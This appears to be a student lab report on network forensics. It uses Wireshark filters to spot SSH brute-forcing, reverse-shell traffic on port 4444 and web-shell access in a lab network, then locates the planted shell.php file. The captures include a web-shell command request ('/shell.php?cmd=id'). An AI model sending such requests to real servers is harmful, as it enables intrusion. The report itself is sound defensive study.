
Detecting malicious traffic for brute-force attempts:

I utilize the built-in filter function on wireshark to analyze the relevance packet.

Filter 1 (SSH Authentication Failures): `tcp.port == 22 && tcp.flags.push == 1`




Filter 2 (Multiple login requests in a short time): **tcp.port == 22 && (tcp.len > 0) && (ip.src == 192.168.56.101)**



The difference between filter 1 and filter 2 is that the filter 1 captures all TCP packets on port 22, including non-SSH traffic. Filter 2 on the other hand, specifically isolates SSH authentication attempts by filtering packets with actual data payloads from a particular attacker IP.

For example, the packet below doesn't appear in filter 2 but does appear in filter 1:



Detecting malicious traffic for reverse shell connections:

Filter 1 (Reverse Shell Traffic): `tcp.port == 4444`

The screenshot shows the Wireshark interface with a capture file named "victimm.pcap". A filter bar at the top displays "`tcp.port == 4444`". The main pane lists several TCP packets from source 192.168.56.102 to destination 192.168.56.101. The details pane shows a selected packet (Frame 18) containing a SYN-ACK handshake. The bytes pane shows the raw hex and ASCII data of the selected packet.

No.	Time	Source	Destination	Protocol	Length	Info
17	13.536780	192.168.56.102	192.168.56.101	TCP	74	50256 → 4444 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_
18	13.537579	192.168.56.101	192.168.56.102	TCP	74	4444 → 50256 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=
19	13.537607	192.168.56.102	192.168.56.101	TCP	66	50256 → 4444 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=318
20	13.555882	192.168.56.102	192.168.56.101	TCP	130	50256 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=64 TSval=318
21	13.556793	192.168.56.101	192.168.56.102	TCP	66	4444 → 50256 [ACK] Seq=1 Ack=65 Win=65152 Len=0 TSval=531

Filter 2 (Suspicious HTTP Requests): `http.request && ip.dst == 192.168.56.102`

The screenshot shows the Wireshark interface with a capture file named "victim.pcap". A filter bar at the top displays "`http.request && ip.dst == 192.168.56.102`". The main pane lists one HTTP GET request from 192.168.56.101 to 192.168.56.102.

No.	Time	Source	Destination	Protocol	Length	Info
5	25.737544	192.168.56.101	192.168.56.102	HTTP	159	GET /shell.php?cmd=id HTTP/1.1

Filter 3 (Web Shell Access): `http.request.uri contains "shell.php"`

The screenshot shows the Wireshark interface with a capture file named "victim.pcap". A filter bar at the top displays "`http.request.uri contains "shell.php"`". The main pane lists one HTTP GET request from 192.168.56.101 to 192.168.56.102 for the URI "/shell.php?cmd=id".

No.	Time	Source	Destination	Protocol	Length	Info
1968	408.076574	192.168.56.101	192.168.56.102	HTTP	159	GET /shell.php?cmd=id HTTP/1.1

- File Integrity Check:

On the Victim VM,

```
ubuntu@ubuntu:~$ sudo find / -name "shell.php"
/home/ubuntu/shell.php
/home/lab4/shell.php
find: '/run/user/1000/gvfs': Permission denied
find: '/run/user/1000/doc': Permission denied
/var/www/html/shell.php
```

The above screenshot reveals all previously attempted file modification actions that have taken place from the Attacker VM.

Next, use `sudo ls -l` to check the file permission of shell.php:

```
ubuntu@ubuntu:~$ sudo ls -l /var/www/html
total 16
-rwxrwxrwx 1 root root 10671 May 24 12:42 index.html
-rw-r--r-- 1 ubuntu ubuntu 31 May 24 18:05 shell.php
```